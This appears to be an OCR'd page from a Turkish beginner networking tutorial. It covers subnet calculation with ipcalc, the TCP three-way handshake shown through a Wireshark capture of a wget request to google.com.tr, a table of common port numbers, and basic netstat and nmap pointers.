
Ağları Bölmek ve Yorumlayabilmek






```
root@kali:/# ipcalc 192.168.182.133/24
Address:   192.168.182.133      11000000.10101000.10110110. 10000101
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   192.168.182.0/24     11000000.10101000.10110110. 00000000
HostMin:   192.168.182.1        11000000.10101000.10110110. 00000001
HostMax:   192.168.182.254      11000000.10101000.10110110. 11111110
Broadcast: 192.168.182.255      11000000.10101000.10110110. 11111111
Hosts/Net: 254                   Class C, Private Internet
```


Initiator
Listener
connect( )
listen( )
SYN
TCB initialized to
SYN-RECEIVED state
SYN-ACK
Success code
returned by
connect( )
ACK
TCB transitions to
ESTABLISHED state
(Data packets exchanged)


Bölüm 2
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
No. Time Source Destination Protocol Length Info
9 7.863330709 Vmware_c0:00:08 Broadcast ARP 60 Who has 192.168.182.2? Tell 192.168.182.1
10 18.820553560 192.168.182.133 192.168.182.2 DNS 73 Standard query 0xb9ad A google.com.tr
11 18.820625643 192.168.182.133 192.168.182.2 DNS 73 Standard query 0x55b4 AAAA google.com.tr
12 18.824724290 192.168.182.2 192.168.182.133 DNS 89 Standard query response 0xb9ad A google.com.tr A 172.217.169.131
13 18.826426279 192.168.182.2 192.168.182.133 DNS 101 Standard query response 0x55b4 AAAA google.com.tr AAAA 2a00:1450:...
14 18.826836296 192.168.182.133 172.217.169.131 TCP 74 52556 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSva...
15 18.827857795 172.217.169.131 192.168.182.133 TCP 60 443 → 52556 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16 18.827903899 192.168.182.133 172.217.169.131 TCP 54 52556 → 443 [ACK] Seq=1 Ack=1 Win=29200 Len=0
17 18.828402259 192.168.182.133 172.217.169.131 TLSv1.3 571 Client Hello
18 18.828727381 172.217.169.131 192.168.182.133 TCP 60 443 → 52556 [ACK] Seq=1 Ack=518 Win=64240 Len=0
TLSv1.3 2820 Server Hello, Change Cipher Spec, Application Data
TCP 54 52556 → 443 [ACK] Seq=518 Ack=2767 Win=33580 Len=0
TLSv1.3 60 Change Cipher Spec
TCP 60 443 → 52556 [ACK] Seq=2767 Ack=524 Win=64240 Len=0
TLSv1.3 128 Application Data
Frame 16: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: Vmware_b3:3c:13 (00:0c:29:b3:3c:13), Dst: Vmware_e9:b7:89 (00:50:56:e9:b7:89)
Internet Protocol Version 4, Src: 192.168.182.133, Dst: 172.217.169.131
Transmission Control Protocol, Src Port: 52556, Dst Port: 443, Seq: 1, Ack: 1, Len: 0
Source Port: 52556
Destination Port: 443
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 1 (relative sequence number)
[Next sequence number: 1 (relative sequence number)]
Acknowledgment number: 1 (relative ack number)
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window size value: 29200
[Calculated window size: 29200]
[Window size scaling factor: -2 (no window scaling used)]
0000 00 50 56 e9 b7 89 00 0c 29 b3 3c 13 08 00 45 00
0010 00 28 38 5f 40 00 40 06 34 ee c0 a8 b6 85 ac d9
0020 a9 83 cd 4c 01 bb ad fc 40 38 68 b8 4b 46 50 10
0030 72 10 cd 00 00
Destination Port (tcp.dstport), 2 bytes
Packets: 78 · Displayed: 78 (100.0%)
Profile: Default
root@kali: ~/Desktop
root@kali: ~/Desktop 64x55
root@kali:~/Desktop#
root@kali:~/Desktop# wireshark &
[1] 2408
root@kali:~/Desktop# wget https://google.com.tr
--2019-08-09 03:42:06-- https://google.com.tr/
Resolving google.com.tr (google.com.tr)... 172.217.169.131, 2a00:1450:4017:809::2003
Connecting to google.com.tr (google.com.tr)|172.217.169.131|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.google.com.tr/ [following]
--2019-08-09 03:42:06-- https://www.google.com.tr/
Resolving www.google.com.tr (www.google.com.tr)... 172.217.169.195, 2a00:1450:4017:80a::2
Connecting to www.google.com.tr (www.google.com.tr)|172.217.169.195|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/
Saving to: 'index.html.1'
index.html.1
] 11.52K --.-KB/s
2019-08-09 03:42:06 (3.19 MB/s) - 'index.html.1' saved [11798]
root@kali:~/Desktop#
İlk başta DNS çözümlemesi yapılmıştır.
3'lü el sıkışma gerçekleşmiştir.
Bağlantı esnasında bizim açtığımız port numarası.
wget komutu ile internet sitesi çalışılmakta olan dizine indirilmiştir.
Bayrak türü
Hedefin port numarası
Temel Network Kavramları


Port Numarası	Servis	Port Numarası	
21	FTP	**1433**	MSSQL
22	SSH	**3306**	MySQL
23	TELNET	**3389**	Remote Desktop
25	SMTP		
53	DNS		
80	HTTP		
110	POP3		
115	SFTP		
135	RPC		
139	NetBIOS		
143	IMAP		
194	IRC		
443	SSL / HTTPS		
445	SMB		


- Toplam Port Sayısı: 65536
- Bir bağlantı esnasında bizim bilgisayarımızdan rastgele boşta olan bir port açılır.
- Bilgisayarımızda açık olan portları görebilmek için `netstat -tuna’ komutu kullanılabilir.

- Hedef sistemlere karşı servis taraması için nmap isminde bir araç kullanılmaktadır.

